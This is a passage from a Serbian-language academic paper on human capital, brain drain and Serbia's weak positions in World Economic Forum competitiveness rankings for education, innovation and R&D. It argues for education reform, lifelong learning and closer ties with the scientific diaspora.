proizvodnji i njihov udeo u nacionalnom prihodu je skoro jednak. Weil (2009), ističe da su akumulacija ljudskog kapitala i uticaj ljudskog kapitala na proizvodnju analogni sa akumulacijom i uticajem fizičkog kapitala. Razlike u akumulaciji ljudskog kapitala među zemaljama, daju objašnjenje zašto su neke zemlje bogate, a druge siromašne kao što je slučaj sa akumulacijom fizičkog kapitala. Takođe, investicije u obrazovanje koje stvaraju ljudski kapital su slične investicijama koje proizvode fizički kapital.

Postoji saglasnost većine ekonomista da su znanje i inovacije osnova privrednog i sveukupnog razvoja i da su izuzetno nadareni ljudi, naučnici i kadrovski profili tehničkih struka nosioci inovativnih promena. Zato je i tražnja za talentovanim i nadarenim ljudima i inovatorima sve veća u svetu. Kada je reč o Srbiji po kvalitetu ljudskog kapitala koga determinišu, formalno i neformalno obrazovanje na svim nivoima, a naročito na visokoobrazovnom nivou, ono je relativno skromnih razmera. Iako je obavezno osmogodišnje osnovno obrazovanje za sve stanovnike u Srbiji, već više od pola veka, statistički podaci pokazuju da preko milion lica u Srbiji nije završilo osnovnu školu i čak milion i po stanovnika ima samo diplomu osnovne škole. Nezadovoljavajući nivo završenog osnovnog obrazovanja počinje time što ne upisuju sva deca osnovnu školu, uočen je trend smanjenja upisa dece na selu, za oko 2% u periodu 2005-2008. godine. Problem narasta osipanjem dece iz osnovnih škola. Veliki problem je osipanje dece iz osetljivih grupa, pre svega seoske i romske dece. Godine 2005. u peti razred je prelazilo oko 95% dece u gradskim i 92% dece u seoskim sredinama, a 2008. godine osipanje seoske dece bilo je 14,25%, a 50% romske dece. Po podacima iz 2010. godine romska deca iz segregisanih naselja njih 78% se upisuje u osnovno obrazovanje, a završava ga 34%. Po evropskim dokumentima osipanje dece u toku osnovnog obrazovanja trebalo bi da bude ispod 10% (Strategija razvoja obrazovanja u Srbiji do 2020. godine). Tu je i nezaobilazni podatak da je više od 70% nepismenih građana starije od 65 godina. Statistički podaci takođe, pokazuju da se Srbija sa svojih 6,5% fakultetski obrazovanih građana nalazi na dnu lestvice zemalja Evrope. Podaci OECD-a pokazuju da je prosečan procenat fakultetski obrazovnih ljudi u EU 2007. godine bio oko 25%, a smatra se da normalno razvijena zemlja treba da ima najmanje 20% visokoobrazovnih[1]. Na priču o ljudskom kapitalu Srbije se nadovezuje i odliv talenata i stručnih kadrova. Čak, mnogo više brine trend da se odliv talenata Srbije povećava iz godine u godinu, pa je sadašnje pretposlednje mesto u globalnom indeksu konkurentnosti nacionalne privrede njegova kulminacija. Loš plasman ukazuje na činjenicu da školovani kadar u Srbiji ne može da dođe do poslova koji će biti adekvatno plaćeni ili da dođe do posla uopšte, pa šansu da naplati svoje obrazovanje traži u nekoj drugoj zemlji. Naši talenti i kvalitetni kadrovi u uslovima sve veće tražnje, nalaze mesto u državama koje im pružaju najbolje uslove za ispoljavanje kreativnosti koju poseduju. Odnosno, države koje pružaju odgovarajuću infrastrukturu i druge uslove koji omogućavaju ostvarivanje najboljih rezultata u njihovom stvaralaštvu. Jednostavno, oni u zemlji prijema imaju veće plate, bolje uslove rada, bolje zdravstveno i socijalno osiguranje nego što je naša zemlja najćešće u stanju da im pruži. Nažalost Srbiju je tokom poslednjih decenija, napustio veliki broj talenata, naučnih radnika i istraživača. Prema procenama koje su preneli srpski mediji u inostranstvu danas radi više od 5.000 doktora nauka i preko 30.000 stručnjaka. I tu nije kraj, jer se za dogledno vreme očekuje nastavak, u većoj ili manjoj meri, emigracije kvalitetne radne populacije iz Srbije, dok se uopšte ne može računati na značajnu imigraciju ovakve populacije ka Srbiji.

Savremene tendencije razvoja zemalja tržišne privrede pokazale su da se obrazovanje i stvaranje ljudskih resursa, kada je reč o razvoju i primeni novih tehnologija, nalaze u samom vrhu prioriteta globalnih nacionalnih strategija i politika socijalnog, ekonomskog i tehnološkog napretka. Imajući u vidu da se efekti obrazovanja ne odražavaju samo na pojedince, nego i na društvo u celini, može se reći da znanje postaje osnovni razvojni faktor i da se politika obrazovanja ne tretira samo kao politika kreiranja ljudskog kapitala, već i kao deo razvojne politike. Pravilno upravljanje ljudskim resursima je direktan izvor poboljšanja kvaliteta, produktivnosti, pa sa tim i konkurennosti, što podrazumeva kontinuirano razvijanje i usavršavanje tih resursa. Za Srbiju je neophodno ulaganje u srednje i visoko obrazovanje. Nivo tehnološkog razvoja Srbije je takav da omogućava kopiranje tehnologija. Kopiranje tehnologije podrazumeva umeće korišćenja postojećih tehnologija i umeće izarde proizvoda sa dostignutim nivoom tehnologije (proizvodna imitacija). Istovremeno, pažnja se mora usmeriti na komparativne prednosti koje Srbija poseduje u smislu razvoja turističkih usluga koje omogućavaju reke, planine, banje, kuturna dobra i sl. U tom smislu, u oblasti poljoprivrednih proizvoda neophodno je povećanje produktivnosti uz kvalitativni pomak u standardima koje zahteva tržište.

## 2. KRETANJE INDIKATORA LJUDSKOG KAPITALA U GLOBALNOM INDEKSU KONKURENTNOSTI NACIONALNE PRIVREDE

Kao jedan od najvažnijih indikatora o stanju ljudskog kapitala u jednoj zemlji izdvaja se ulaganje u obrazovanje i obrazovni sistem. Investiranje u ljude i veštine je neophodno, jer je to jedini način da se očuva i unapredi konkurentska prednost. Potreba za stalnim obrazovanjem je uzrokovana velikim dinamizmom savremenog društva, brzim tehničko-tehnološkim razvojem, posebno informaciono-komunikacione tehnologije (u daljem tekstu IKT) što zahteva stvaranje novih znanja i veština, kao i stvaranje novih zanimanja. U tom smislu, razvijene zemlje i zemlje u razvoju nastoje da podignu nivo sopstvene spremnosti za razvoj ekonomije znanja. Međutim, kad je reč o Srbiji poseban problem u nastojanjima da se unapredi sistem obrazovanja je činjenica da se ona nalazi u procesu tranzicije, i da je značajno pogođena velikom ekonomskom krizom, što stvara problem finansiranja i funkcionisanja sistema obrazovanja. Pozicija Srbije u svetu prema indikatorima visokog obrazovanja i obučavanja, u poslednje četiri godine nije zadovoljavajuća. Prema stepenu upisa na fakultete Srbija je pogoršala svoj položaj, sa 49. mesta

1 Prema novoj strategiji EU do 2020. godine jedan od ciljeva je povećanje udela stanovnika sa završenim visokim (tercijalnim) obrazovanjem sa sadašnjih 31% na najmanje 40%, u populaciji starosti između 30 i 34 godine do 2020. godine.



DOI: 10.15308/Synthesis-2015-699-705

2010-2011. godine na 52. mesto u 2014-2015. godini. Zabrinjavajuće je pogoršanje pozicije Srbije prema kvalitetu obrazovnog sistema. Iz Svetskog ekonomskog foruma posebnu pažnju poklanjaju kvalitetu obrazovanja u oblasti nauke i matematike, a naša pozicija se pogoršala, u četvorogodišnjem periodu, za sedam mesta, sa 48. na 53. mesto. Kada se radi o kvalitetu škola za menadžment, pozicija Srbije se pogoršala za trinaest mesta, 2014. godine među 144 zemlje Srbija je zauzela 114. mesto. Od svih indikatora koji se odnose na visoko obrazovanje i obučavanje, najnepovoljnija je pozicija u pogledu postojanja odgovarajućih kadrova za obuku, 134. mesto od ukupno 144 zemlje (World Economic Forum, 2015).

Kada je reč o efikasnosti tržišta rada u Srbiji , analize Svetskog ekonomskog foruma pokazuju da ta efikasnost našoj zemlji nije jača strana. Prema saradnji između poslodavaca i sindikata, Srbija se u 2014. godini nalazila na 140.mestu od ukupno 144 zemlje, posle Albanije (37. mesto), Makedonije (63. mesto), Crne Gore (106. mesto) i Hrvatske (126. mesto). Međutim, ono što najviše zabrinjava jeste efikasnost „korišćenja" talenata. Ta efikasnost je sagledana preko četiri pokazatelja: odnos zarada i produktivnosti, neprihvatanje profesionalnog menadžmenta, sposobnost zemlje da privuče talente. Podaci pokazuju da Srbija pati od hronične nesposobnosti da privuče talente, budući da se nalazi na 143. mestu, od ukupno 144 zemlje, da je profesionalni menadžment zapostavljen i da država ne brine o svojim talentima. Prema odrednici „sposobnost zemlje da privuče talente", Srbija se nalazi iza Albanije (98. mesto). Crne Gore (97. mesto), Makedonije (134. mesto), Hrvatske (141. mesto) (World Economic Forum, 2015).

Vrlo važan momenat za konkurentnost privrede jesu tehnološke inovacije. One su osnovni faktor unapređenja konkurentnosti preduzeća, čiji se značaj posebno povećava u savremenoj privredi, koju karakteriše koncept razvoja zasnovan na znanju. Kod zemalja inovatora i lidera u tehnološkim promenama, u skladu sa zahtevima konkurentnosti realnih privreda, komponenta tehnologije dobija veliki ponder (50%). Svetski ekonomski forum je značaj inovacija za konkurentnost nacionalne privrede obradio na bazi sedam pokazatelja. Tako se po kapacitetu za inovacije, Srbija nalazi na 136. mestu. Kad se upoređuje sa stanjem u 2010-2011. godini, vidi se da je zabeležen značajan pad, budući da je pozicija na rang listi pogoršana (54. mesto). Prema rezultatima *Inovation Union Scoreboard* (2011) Sbija pripada trećoj grupi zemalja koje predstavljaju umerene inovatore, sa inovacionim performansama koje su ispod proseka. Prema objavljenim podacima RZS posmatrano prema veličini preduzeća, mala preduzeća čine najveći broj preduzeća-inovatora, slede srednja preduzeća, dok velika preduzeća učestvuju sa 14%. Najveći intezitet inovacija postignut je u organizaciji preduzeća (32,5%), a najmanji u inovacijama proizvoda/usluga (27,4%), dok su inovacije u proces proizvodnje i u marketing zastupljene sa 29,3% (RZS, 2011).

Kvalitet naučno-istraživačkih institucija je, bez sumnje, vrlo značajan činilac naučno-tehnološkog razvoja. Nažalost, ankete pokazuju da se u zadnje tri godine pozicija Srbije pogoršava, sa 56. mesta 2010-2011. godine, na 136. mesto 2014-2015. godine. To je, između ostalog, posledica niske stope izdvajanja sredstava za istraživanje i razvoj. Srbija izdvaja vrlo malo sredstava iz budžeta za istraživanje i razvoj, manje od 0,4% bruto domaćeg proizvoda. Pritom su rashodi preduzeća za istraživanje i razvoj gotovo zanemarujući. Po toj odrednici Srbija se 2014-2015. godine našla na 125. mestu. Saradnja između naučno-istraživačkih organizacija i privrednih subjekata pokazuje određene uspone i padove. Ono što pokazuje pogoršanje pozicije Srbije jeste u segmentu raspoloživosti naučnika i inžinjera i primeni patenata (World Economic Forum, 2011; World Economic Forum, 2015). To je posledica emigracije naučnika i inžinjera iz Srbije. Ukoliko se u računicu uključi srpska naučna dijaspora iz svih delova sveta, onda se prema procenama može govoriti o potencijalu od preko deset hiljada, koji u tom slučaju premašuje razmere današnje naučne zajednice. Inače, kad smo kod pitanja povećanja tehnološke konkurentnosti najveća ulaganja u istraživanje i razvoj tokom XX veka imale su visokorazvijene zemlje. U ovim zemljama se, u istom periodu nalazi preko 90% istraživačko-razvojnih kapaciteta i one su potrošile više od ¾ ukupnih svetskih izdataka na R&D (Kozomara, 1994 ). Empirijski podaci pokazuju direktnu vezu između visokog udela troškova za R&D u društvenom proizvodu i visokog udela zemlje u svetskom izvozu, odnosno visok stepen konkurentnosi izvoznih proizvoda te zemlje.

Kvalitet studenata, radnika, menadžera i istraživača određuje inovacioni kapacitet zemlje i osnova je za ekonomsku konkurentnost i prosperitet. Nobelovac Jozef Stiglic ističe da se mnogi ekonomisti i kreatori ekonomskih politika slažu da bi unapređenje ljudskih resursa (kvalifikacija i veština) predstavljalo ključ za povećanje produktivnosti, a najvažniji preduslov za ostvarenje tog cilja jeste kvalitetno obrazovanje (Stiglic, 2004). Razvijene privrede i zemlje u razvoju se fokusiraju na inovaciju, nadmeću se globalno za talenat, resurse i tržišne udele. Uspešne zemlje XXI veka su one čiji su građani kreativni, prilagodljivi i obučeni. Zbog toga se danas govori o ekonomiji zasnovanoj na znanju. Koliki je značaj obrazovanja i znanja vidi se iz činjenice da se razvoj zasnovan na znanju i inovacijama nalazi u osnovi „pametnog rasta", jednog od tri stuba strategije razvoja EU. Pametan rast se zasniva na poboljšanju kvaliteta obrazovanja, jačanju istraživačkih kapaciteta, promociji inovacija, transferu znanja, punoj primeni informaciono-komunikacionih tehnologija (u daljem tekstu IKT) i omogućavanju da inovativne ideje budu primenjene na nove proizvode i usluge u cilju stvaranja uslova za novi rast, kvalitetnije zapošljavanja i povećanje konkurentnosti. S obzirom da su visokoobazovni kadrovi odlično plaćeni, odnosno kako je industrija znanja sama po sebi profitabilna, iz nje proističu i veliki porezi za državu. Na taj način i sama zemlja finansijski jača što omogućava veće izvajanje sredstava za razvoj nauke i obrazovanja i stvaranje novih kreativnih i inovativnih kadrova.

Efikasna tržišna privreda usmerena je na porast blagostanja svih građana i moguća je samo u uslovima pune demokratizacije društva koja se zasniva na snažnim državnim i društvenim institucijama i valdavini prava. Srpska privreda se opredelila za kontinuirano podizanje svoje konkurentnosti, jer je to bitna predpostavka ostvarivanja razvojnih ciljeva i punog korišćenja prednosti koje nam nudi članstvo u EU. Međutim, brojne analize pokazuju da razlozi niske konkurentnosti leže u najvećoj meri u nama samima, često se čekaju spoljna rešenja i pomoć, a država se nedovoljno angažuje u nalaženju efikasnih rešenja unutar domaće privrede. Nema sumnje, mnogo toga je moglo i još uvek može da se ostvari bez stranih ulaganja i inostranih tehnoloških rešenja. Radi se, pre svega o kompletiranju i poboljšanju javnih i privatnih institucija, poštovanju zakona, smanjenju protekcionizma davanju šanse svima. S obzirom da je konkurencija glavna poluga tržišne privrede to je zadatak države da u interesu građana izgradi efikasanije institucije tržišne privrede i odlučno se suprostavi svim oblicima monopolskog i drugog privilegovanog položaja, što podrazummeva i uvođenje tržišnih kriterijuma i javno-privatnog partnerstva u infrastrukturne delatnosti koje su kičma moderne privrede. Na taj način bi se stvorili bolji uslovi i manji odliv talenata iz zemlje i podstaklo bi se profesionalno upravljanje na svim nivoima.

Nova vrednost se stvara poboljšanjem protoka znanja unutar organizacije i pretvaranje tog znanja u vrednost. Kako je već spomenuto Srbija glavnu dugoročnu konkurentsku prednost



DOI: 10.15308/Synthesis-2015-699-705

ima u znanju koje može da iskoristi, kroz reformu obrazovanja, većim naglaskom na istraživanje i primenu inovacija, kao i bržim razvojem IKT. Razvoj računarske tehnologije, polako ali sigurnim korakom vodi do toga da IKT postaju osnova ekonomije i tržišta kakve danas poznjemo. Čime se potvrđuje da u današnje vreme velike kompanije i moderni poslovni sistemi mogu poslovati, ako se promeni vlasnička struktura kapitala, ali isto tako njihovo funkcionisanje i razvoj teško je zamisliti ako se ne primenjuje savremena IKT. Ova promena u osnovnim principima organizacije vrlo jasno pokazuje da je poslovanje prešlo iz klasičnog industrijskog kapitalizma u ekonomiju znanja. IKT omogućava pojedincima preduzećima i društvenim organizacijama, da se suoče sa ekonomskim i socijalnim izazovima sa većom efikasnošću i maštom. Na ovaj način, IKT doprinosi stvaranju društva znanja baziranog na delenju (pristupu) informacijama i uključivanju svih socijalno kulturnih i etičkih dimenzija u održivi razvoj i veću koheziju društva. Naravno, ako je prisutna razmena znanja i informacija na svim nivoima, onda je to način da se čuvaju resursi, razvijaju novi proizvodi i usluge, stvaraju nove mogućnosti i u krajnjoj instanci, opstane na tržištu. Koristeći IKT, kompanije (preduzeća) mogu mnogo preciznije da izmere svoje aktivnosti i da motivišu zaposlene da uspešno sprovode strategije. Pri tome veza između IKT i povećanje produktivnosti sve više postaje dvoznačna i povezana sa putanjom učenja. Naravno, nove tehnologije doprinose poboljšanju performansi samo posle perioda adaptacije ljudi i organizacija.

Iz ugla konkurentnosti kompanija (preduzeća), na nivou zemlje potrebno je stvoriti i međunarodno kompetentan sistem visokog i doživotnog obrazovanja u kome je izvršena efikasna sinteza njegova tri osnovna oblika: formalnog, neformalnog i informalnog obrazovanja. Sve u funkciji: obrazovanja stručnjaka potrebnih za iniciranje i realizaciju složenih razvojnih projekata, obrazovanja lidera i menadžera, sa jedne strane, i pripreme novih radnika za uvođenje u posao, obrazovanja zaposlenih koji ne ostvaruju odgovarujuću produktivnost i kvalitet rada i obrazovanja u funkciji napredovanja i razvoja individualnih planova karijere, sa druge strane. U tom smislu, Ministarstvo prosvete, radi unapređenja kvaliteta visokog obrazovanja, zajedno sa resornim Nacionalnim savetom, s pravom ulaže napore u pravcu podizanja standarda u visokom obrazovanju-uključujući i standarde naučne kompetentnosti nastavnika, kao i istraživača. Takođe, Ministarstvo za nauku i tehnološki razvoj ulaže napore u pravcu podizanja indeksa citiranosti naših istraživača i nastavnika. Posebna pažnja se posvećuje procesu akreditacije visokoškolskih ustanova i potrebi da nastavnici ispune postavljene standarde, ako žele da zadrže zvanje ili da napreduju. Ovo su naravno samo delovi koje značajne reforme obrazovnog sistema treba da imaju u svom programu. Istovremeno, to za pojedince znači i obavezu stalnog učenja i razvoja, praćenja promena u znanju i praćenje potreba tržišta rada.

## 3. KONKURENTNOST KAO CILJ STRATEGIJE RAZVOJA LJUDSKOG KAPITALA U SRBIJI

Postoji opšta saglasnost da je raspolaganje ljudskim kapitalom najvišeg kvaliteta krucijalni činilac u efektivnom upravljanju održivim razvojem i u strategiji razvoja najvećeg broja zemalja u svetu. Pri tome, upravljanje ljudskim resursima nameće potrebu iznalaženja odgovarajućih modelskih pristupa i institucionalne podrške, koji će obezbediti, pre svega, povoljnu klimu u zemlji i instrumente za ostvarivanje fundamentalnog cilja „smanjenja odliva talenata“ i omogućiti znatniji „priliv znanja“ radi izgradnje konkurentske prednosti privrednih subjekata u zemlji. U ovom smislu, pored cilja, neophodno je postojanje jasne vizije, motivisanosti i posvećenosti članova tima, kreativnost, vertikalna i horizontalna saradnja sa drugim učesnicima, kao i jasna i iskrena komunikacija, koordinacija i kontrola nadležnog državnog organa. Kako je funkcija cilja ostvarivanje konkurentske prednosti nacionalnih razvojnih subjekata to znači da se upravljanje ljudskim resursima odnosi na politiku, praksu i strukturu, koje utiču na ponašanje poslovnih subjekata i na njihove stavove i radnu uspešnost. Otuda se konkurentnost odnosi na sposobnost državnih i privrednih subjekata da zadrže i povećaju tržišni udeo unutar svog delovanja.Takođe, konkurentnost se odnosi i na široki spektar relacija i odnosa, koje se kroz dinamiku razvoja mogu stalno nadograđivati i usavršavati.

U stručnoj javnosti često čujemo protivurečne stavove po pitanjima znanja i obrazovanja u Srbiji. Neki od uzroka nezaposlenosti u Srbiji su: nedovoljan priliv direktnih stranih investicija, slaba ponuda poslova, veliki broj osoba sa niskim kvalifikacijama, ali i neodgovarajući sistem obrazovanja, koji praktično proizvodi kadrove koji po sticanju diplome završavaju kao nezaposleni na tržištu rada. Tačna je činjenica o nedovoljnoj usklađenosti obrazovanja i tržišta rada, posebno kada je reč o praktičnim znanjima i veštinama. Sve više je prisutan problem da ljudi sa završenom školom ne poseduju odgovarajući stepen veština, sposobnost za samostalno rešavanje problema, analitičku sposobnost, sposobnost za timski rad na projektima. Svedoci smo i da razvoj ekonomije pooštrava zahteve u pogledu kvalifikacija za ulazak na tržište rada i da se u narednom periodu može očekivati da minimum za ulazak na tržište rada bude završeno srednje obrazovanje.U ovom smislu, suština promena u srednjem stručnom obrazovanju treba da bude nastojanje da se uspostavi fleksibilan sistem stručnog obrazovanja koji bi odgovorio na izmenjene zahteve tržišta rada i omogućio sticanje znanja i vrednosti za kvalitetniji i brži profesionalni razvoj i karijeru.Visoko kvalitetno obrazovanje treba da stvara takve stručnjake koji će moći da se uključe u oštru međunarodnu konkurenciju.Univerzitet treba posmatrati kao mesto sticanja znanja, obavljanja profesionalne delatnosti i mesto koje kreira kulturni i društveni razvoj.Važno je razvijati i partnerstvo univerziteta sa privredom i međunarodnim institucijama.

Kada je u pitanju korišćenje znanja sudeći po dosadašnjim iskustvima čini se da državni organ Srbije, odnosno, oni koji su zaduženi za saradnju sa dijasporom, ne koriste raspoloživo znanje koje posedujemo u zemlji, u meri u kojoj je to moguće i potrebno. Dakle, nije važno imati samo kapacitet i resurse da bi iz krize izašli kao pobednici. Potrebno je preduzeti akcije, što zahteva sposobnost, volju i interes da se okupe i aktiviraju svi ljudski potencijali iz zemlje i inostranstva, kako bi zajedno tražili optimalna rešenja za sve probleme sa kojima se Srbija suočava. Kako je objasnila Dr Ljubica M. Zjalić (2011) „Znanje kao strukturisana moć uma, koje menja ljude i prilike, preuzimajući odgovornost za kvalitet ljudskih resursa, moglo bi da dovede do zaokreta ka porastu zaposlenosti, pa i privrednom rastu“. Ako smo ušli u novo doba-doba znanja, onda je očigledno da će osnova našeg delovanja, od danas pa nadalje, biti racionalnije korišćenje tog najvrednijeg resursa. Naime, postoji opšta saglasnost da visokostručna lica čine najveći i najznačajniji potencijal i razvojni resurs. Zato je potrebno zajedničko i usklađeno delovanje odgovarajućih ministarstava, socijalnih partnera, obrazovnih ustanova i tržišta rada. Naravno, infrastruktura obrazovanja/učenja podrazumeva i pravnu regulativu, uređena prava i obaveze finansiranja od strane državnih, regionalnih i lokalnih struktura i fondova, izgrađenu mrežu ustanova, udruženja i fondacija koje realizuju programe u ovoj oblasti.

Činjenica je da su odnosi između stručnjaka u dijaspori i onih u zemlji matici često postojali i u prošlosti, ali strateški pristup novijeg datuma treba da bude takav da se ove spora-



DOI: 10.15308/Synthesis-2015-699-705

dične, vanredne i ograničene veze učine sistemskim čestim i raznovrsnim. U tom smislu, Vlada treba da podstiče i pomaže samoorganizovanje srpske intelektualne dijaspore i njihove mreže. Intelektualne mreže u dijaspori treba da predstavljaju most između stručnog i naučnog potencijala u zemljama destinacije i stručnog i naučnog potencijala u zemlji matici. Razume se, ciljevi razvoja nameću potrebu i da država bude otvorena za zapošljavanje najboljih stručnjaka/talenata iz inostranstva bilo da su pripadnici naučne dijaspore ili ne. Kada je u pitanju intelektualna dijaspora važne su i odgovarajuće institucije civilnog sektora koje bi promovisale politiku povratka stručnjaka, kao i politiku saradnje na daljinu sa srpskom naučnom dijasporom. Očito je da država Srbija kao institucija nije u mogućnosti da realizuje takvu akciju bez šire podrške društva.

S druge strane, neophodno je kontinuirano stvaranje povoljnog i atraktivnijeg ekonomskog i društvenog okruženja. Potrebno je zaustaviti gubitak velikog intelektualnog potencijala stvaranjem uslova za realizaciju profesionalnih opredelenja u zemlji. Posebno je važno i da se u narednom periodu uspostavi efikasnija i bilateralna saradnja sa zemljama EU i drugim razvijenim ekonomijama, naučnim i specijalizovanim institucijama u svetu na naučno-tehničkom, kulturnom i drugom planu, a radi obezbeđivanja odgovarajuće specijalizacije, stručnog usavršavanja mladih intelektualaca iz Srbije uz obezbeđivanje njihovog povratka i profesionalnog angažovnja u zemlji matici. Tržište rada za istraživače i inovatore, kako u pogledu zakonskih rešenja tako i u pogledu funkcionisanja, treba i kod nas, kako to čine sve evropske zemlje, da je harmonizovano sa rešenjima EU. Kreatori politike u našoj zemlji treba da obezbede uslove kojima će osigurati da karijera istraživača bude što privlačnija i da se smanje i progresivno eliminišu prepreke koje još uvek onemogućavaju mobilnost istraživača.

Istaknut je značaj ulaganja u ljudski kapital. Međutim, nivo ulaganja u obrazovanje u Srbiji je veoma nisko. Ministarstvo nije uspelo da učini značajniji korak u pogledu izdvajanja sredstava za istraživanje i razvoj. Tako se Srbija prema izdvajanjima za istraživanje i razvoj nalazi na samom dnu liste zemalja. U prvoj deceniji novog veka Srbija je izdvajala za istraživanje i razvoj 0,1% do 0,41% bruto domaćeg proizvoda. Privreda Srbije nije izdvojila značajna sredstva i o tome nema preciznih podataka. Procenjuje se da ukupna ulaganja u nauku u Srbiji ne prelaze 0,5% BDP-a, što Srbiju još uvek svrstava među zemlje sa najmanjim ulaganjima u nauku, kako u razvijenom svetu, tako i u regionu. Osim niskog izdvajanja za nauku brine i odsustvo jasnog pozitivnog opredeljenja o povećanom izdvajanju. Investiranje u ljude i veštine je neophodno, jer je to jedini način da se očuva i unapredi konkurentska prednost. Osim što je bitno koliko se izdvaja za obrazovanje, bitno je i kako se raspoređuje ulaganje u obrazovanje i da li je ta raspodela u interakciji sa okruženjem i tražnjom okoline (nije svejedno gde će koji fakultet ili institut biti raspoređen).

Specifične preduzetničke, menadžerske i veštine ostalih zaposlenih su ključni resurs u kreiranju sposobnosti preduzeća za ekspanziju na nova proizvodna i geografska tržišta. To podrazumeva da preduzeće zapošljava veliki broj visookokvalifikovanih pojedinaca koji poseduju i veštine: informatičku pismenost, poznavanje stranih jezika, organizacijske veštine, mobilnost i sposobnost učenja i savladavanja novih tehnologija, jer samo postojanje takvih sposobnosti menadžera i zaposlenih u preduzeću omogućavaju konkurentsku prednost na tržištu. Kako je već pomenuto, pravilno upravljanje ljudskim resursima je direktan izvor poboljšanja kvaliteta i produktivnosti, pa samim tim i konkurentnosti, ali istovremeno taj resurs se mora kontinuirano razvijati i usavršavati. U tom smislu, značajno mesto u svakom preduzeću moraju zauzeti profesionalni treninzi, konsultantska podrška, stručno obrazovanje i razvoj posebnih veština menadžera i zaposlenih.

U društvima koja se zasnivaju na znanju, obrazovanje odraslih i doživotno obrazovanje postali su neophodnost u cilju održavanja i povećanja konkurentnosti zaposlenih. Novi zahtevi koje postavlja društvo i radna sredina očekuju od svakog pojedinca da nastavi sa obnavljanjem, inoviranjem znanja i veština tokom celog života. Novi koncept obrazovanja predstavlja izazov postojećim praksama, jer je za njega potreban efikasan sistem unurtar formalnih i neformalnih obrazovnih sistema, modernizacija i veća kreativnost i fleksibilnost. To zahteva novi pristup obrazovanju odraslih unutar koncepta doživotnog učenja. Prema definiciji Evropske komisije, doživotno učenje je učenje koje se preduzima tokom celog života, s ciljem poboljšanja znanja, veština i kompentencija u okviru lične, građanske, društvene perspektive ili vezano za zaposlenje. Ono podstiče socijalnu uključenost pojedinca i razvija njegove sposobnosti što vodi do ličnog zadovoljstva. Krajnji cilj podsticaja doživotnog učenja je stvaranje društva koje uči i koje teži socijalnom i opštem dobru, razvijanje kvalifikacija temeljenih na kompetencijama i rezultatima učenja, trajno usklađivanje obrazovanja s potrebama tržišta rada, izgradnja sistema obrazovanja i osposobljavanja koji omogućava doživotno učenje i mobilnost. Upravo u tom segmentu neformalno obrazovanje dobija na značaju, jer treba da obezbedi sprovođenje principa doživotnog učenja i kompenzira nedostatke formalnog obrazovanja.

Da bi se poboljšalo obrazovanje odraslih i u potpunosti usvojio koncept doživotnog učenja bitna je saradnja između svih zainteresovanih strana: ministarstva, poslodavca, sindikata, asocijacija privrede i neprivrede, nevladinih organizacija koje zajednički deluju u stvaranju mogućnosti za trajno učenje i osiguravaju priznanja, potvrde i primenljivost. Neophodna su nova partnerstva zainteresovanih strana, posebno među predstavnicima obrazovnih institucija i poslodavaca. Posebna pažnja se mora usmeriti na način priznavanja i vrednovanja kvalifikacije stečene u procesu neformalnog obrazovanja, saradnju i razmenu iskustva između univerziteta, obrazovnih institucija i davalaca edukacije, benčmarking, primenu „tehničkog govora kvalifikacija", koji se ogleda u primeni standarda i „socijalnog govora kvalifikacija" odnosno motivacije za učenje u cilju uspostavljanja kvaliteta i vrednosti kvalifikacija na tržištu rada. Takvo delovanje stvara klimu koja razvija „društvo znanja" i „organizacije koje uče". Na duži rok se postiže i kultura učenja.

Preduzetnički razvoj je nezaobilazna komponenta za unapređenje konkurentnosti u Srbiji. Teorija i praksa ukazuju na to da preduzetnički način razmišljanja i upravljanja stvaraju mogućnost kreiranja održive konkurentske pozicije. U tom smislu, bitno je ostvariti veću posvećenost preduzetničkom obrazovanju referentnih institucija nadležnih za obrazovanje. U proteklom periodu stvaranje partnerstva za doživotno učenje u oblasti preduzetništva u Srbiji je išlo sporo, mada je svest o značaju saradnje već prisutna kod velikog broja zainteresovanih strana. Do sada je naglasak bio na preduzetništvu u okviru stručnog obrazovanja, a sada je neopohodno posvetiti veću pažnju modalitetima uvođenja preduzetništva na svim nivoima formalnog obrazovanja (osnovnom, srednjem i visokom). Takođe, što se tiče neposredne realizacije obrazovnih programa ističe se da se pitanjem razvoja ključnih preduzetničkih veština treba baviti sistemski. Posebno je neophodno podsticati saradnju između škola i preduzeća. Preduzetnike je potrebno motivisati da se povezuju sa fakultetima i naučno-istraživačkim institucijama u cilju ostvarivanja zajedničkih projekata. Kompanije, instituti i fakulteti mogu zajednički ulagati u razvoj novih proizvoda ili inovirati postojeće. Takođe, treba otvarati centre za zajednička istraživanja.



DOI: 10.15308/Synthesis-2015-699-705

Dakle, ako želimo da postanemo član EU, onda treba činiti što i zemlje ove, za nas najvažnije integracione grupacije. Politiku treba dograditi dodatnom funkcijom države u upravljanju znanjem.

## REZIME

Danas, u vremenu globalizacije i sveopštih reformi, kada se favorizuje kapital, pouzdano se može reći da je glavni pokretač privrednog razvoja produktivnost rada, koja se zasniva na znanju, inovacijama, pronicljivosti, tj. na razvoju ljudskog kapitala. S obzirom na to da je naš cilj da izgradimo konkurentsku prednost nacionalnih razvojnih subjekata, upravljačke akcije treba da budu usmerene na politiku, praksu i strukturu, koje zajedno treba da utiču na ponašanje subjekata i na njihove stavove i radnu uspešnost.

Ljudi mogu da postanu produktivniji, ako se obrazuju i povećavaju svoju zaradu, što predstavlja investiranje u ljudski kapital. Savremene tendencije razvoja zemalja tržišne privrede pokazale su da se obrazovanje i stvaranje ljudskog kapitala, kada je reč o razvoju i primeni novih tehnoloških dostignuća, nalaze u samom vrhu ciljnih prioriteta globalnih nacionalnih strategija i politika socijalnog, ekonomskog i tehnološkog napretka. To je razumljivo, jer obrazovanje doprinosi ujednačavanju životnih prilika, razvoju ličnosti u duhu slobode, doprinosi intelektualnom razvoju i duhovnom i kulturnom bogatstvu. Naravno, imajući u vidu da se efekti obrazovanja ne odražavaju samo na pojedince, već i na društvo u celini, može se reći da znanje postaje osnovni razvojni faktor. Kvalitetno obrazovanje stvara stručnjake koji će moći da se uključe u oštru međunarodnu konkurenciju. Napreduju samo oni koji znaju nemilosrdno pravilo, da se jedino najorganizovaniji, najsposobniji i najbolji, tj. samo oni najkvalitetniji reflektuju na prvo mesto.

